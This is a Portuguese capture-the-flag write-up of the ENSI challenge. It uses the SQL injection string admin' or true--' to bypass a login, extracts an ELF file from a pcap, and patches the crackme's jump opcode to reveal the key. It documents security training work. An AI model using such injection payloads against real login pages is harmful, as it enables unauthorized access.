
Outubro 3, 2018

BDFHJLNPRTVXZ

Carlos Assunção
homesickhog@gmail.com
@homesickhog

Ponto de partida

Foi oferecida um ponto de partida para o desafio, a página http://desafio.ensi.pop-ba.rnp.br. Nela tem campo de login e senha vulneráveis à *SQL Injection*. Eu consegui acesso de administrador com a string *admin' or true--'.*



Análise de capitura de tráfego

Ao autenticar como administrador tive acesso ao arquivo http://desafio.ensi.pop-ba.rnp.br/static/files/trace.pcap. Esse arquivo contém captura de tráfego de rede. Utilizei o *Wireshark* para abrí-lo e utilizei alguns filtros para reduzir as distrações e achei um tráfego SMTP, do qual recuperei um e-mail contendo um arquivo em anexo. Após extrair e decodificar o conteúdo anexado, verifiquei ser um um *Executável Linux 64-bit.*

```
john@kali:~/ensi$ cat blah.base64 | base64 -d > quebraeu
john@kali:~/ensi$ file quebraeu
quebraeu: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked
, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=f01edd
27765d8a63fb36b8cb332ad8eb827536c1, not stripped
john@kali:~/ensi$
```

Crackme

Executando o binário, é exibido um prompt de senha, que resulta em uma mensagem de insucesso caso a senha esteja incorreta. Gerei um dump do binário e descobri que logo após a rotina de comparação em minha entrada e a senha esperada, é efetuado um salto caso sejam diferentes, caso contrário a execução continua e é exibida uma chave. Eu editei o binário mudando o opcode da instrução de salto.

```
83b:   e8 60 fe ff ff          call   6a0 <__isoc99_scanf@plt>
840:   48 8d 55 de             lea    rdx,[rbp-0x22]
844:   48 8d 45 ed             lea    rax,[rbp-0x13]
848:   48 89 d6                mov    rsi,rdx
84b:   48 89 c7                mov    rdi,rax
84e:   e8 3d fe ff ff          call   690 <strcmp@plt>
853:   85 c0                   test   eax,eax
855:   75 44                   jne    89b <main+0xab>
857:   48 8d 3d e8 00 00 00    lea    rdi,[rip+0xe8]        # 946 <_IO_stdin_used+0x16>
```

```
820    00 00 00 E8  58 FE FF FF  48 8D 45 DE  48 89 C6 48  ....
830    8D 3D 0D 01  00 00 B8 00  00 00 00 E8  60 FE FF FF  .=..
840    48 8D 55 DE  48 8D 45 ED  48 89 D6 48  89 C7 E8 3D  H.U.
850    FE FF FF 85  C0 75 44 48  8D 3D E8 00  00 00 B8 00  ....
860    00 00 00 E8  18 FE FF FF  C7 45 FC 41  00 00 00 EB  ....
870    18 8B 45 FC  83 E0 01 85  C0 75 0A 8B  45 FC 89 C7  ..E.
880    E8 DB FD FF  FF 83 45 FC  01 83 7D FC  5A 7E E2 BF  ....
890    0A 00 00 00  E8 C7 FD FF  FF EB 0C 48  8D 3D BE 00  ....
8A0    00 00 E8 C9  FD FF FF B8  00 00 00 00  C9 C3 66 90  ....
8B0    41 57 41 56  41 89 FF 41  55 41 54 4C  8D 25 16 05  AWAV
```

```
820    00 00 00 E8  58 FE FF FF  48 8D 45 DE  48 89 C6 48  ...
830    8D 3D 0D 01  00 00 B8 00  00 00 00 E8  60 FE FF FF  .=.
840    48 8D 55 DE  48 8D 45 ED  48 89 D6 48  89 C7 E8 3D  H.U
850    FE FF FF 85  C0 74 44 48  8D 3D E8 00  00 00 B8 00  ...
860    00 00 00 E8  18 FE FF FF  C7 45 FC 41  00 00 00 EB  ...
870    18 8B 45 FC  83 E0 01 85  C0 75 0A 8B  45 FC 89 C7  ..E
880    E8 DB FD FF  FF 83 45 FC  01 83 7D FC  5A 7E E2 BF  ...
890    0A 00 00 00  E8 C7 FD FF  FF EB 0C 48  8D 3D BE 00  ...
```

```
john@kali:~/ensi$ ./quebraeu
Password: blah!
Congratz!! The key is: BDFHJLNPRTVXZ
john@kali:~/ensi$
```